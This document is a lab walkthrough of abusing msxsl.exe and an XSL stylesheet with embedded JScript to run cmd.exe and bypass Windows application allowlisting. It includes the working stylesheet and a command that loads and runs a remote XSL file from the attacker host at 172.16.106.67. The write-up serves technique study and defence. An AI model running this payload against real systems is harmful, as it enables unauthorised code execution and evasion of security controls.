Environment
| IP | HOSTNAME | NOTE |
|---|
| 10.10.10.88 | win10_dqy | Victim host |
| 172.16.106.67 | kali_dqy | Attacker host |
Introduction
What is XSL?
- An XSL file is a stylesheet that can be used to transform an XML document into another document type and format the output.
Attack principle
- XSL files contain code used to format XML files. Because this is legitimate functionality, an attacker can use XSL to bypass application allowlisting and then execute arbitrary code.
- One way to execute code through an XSL file is to use Microsoft's msxsl.exe. However, this binary is not preinstalled on the Windows operating system and must be downloaded to the target system by the attacker.
Reproduction Process

Create an XML file
- Create a test XML file named test.xml.
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="TestXSL.xsl" ?>
<TEST>
<name>Test XSL Scripting</name>
</TEST>
Create an XSL script

- First, create an XSL script whose purpose is to invoke cmd.exe.
<?xml version='1.0'?>
<stylesheet xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt" xmlns:user="placeholder" version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
]]>
</ms:script>
</stylesheet>
Execute a local XSL file through MSXSL.EXE

- After downloading msxsl.exe from the Internet, run the XML file and XSL script we created in Powershell with the following command:
msxsl.exe test.xml test.xsl
Execute a remote XSL file through MSXSL.EXE

- Create an XSL file on the attacker host and then execute it remotely on the victim host.
msxsl.exe test.xml http://172.16.106.67/test.xsl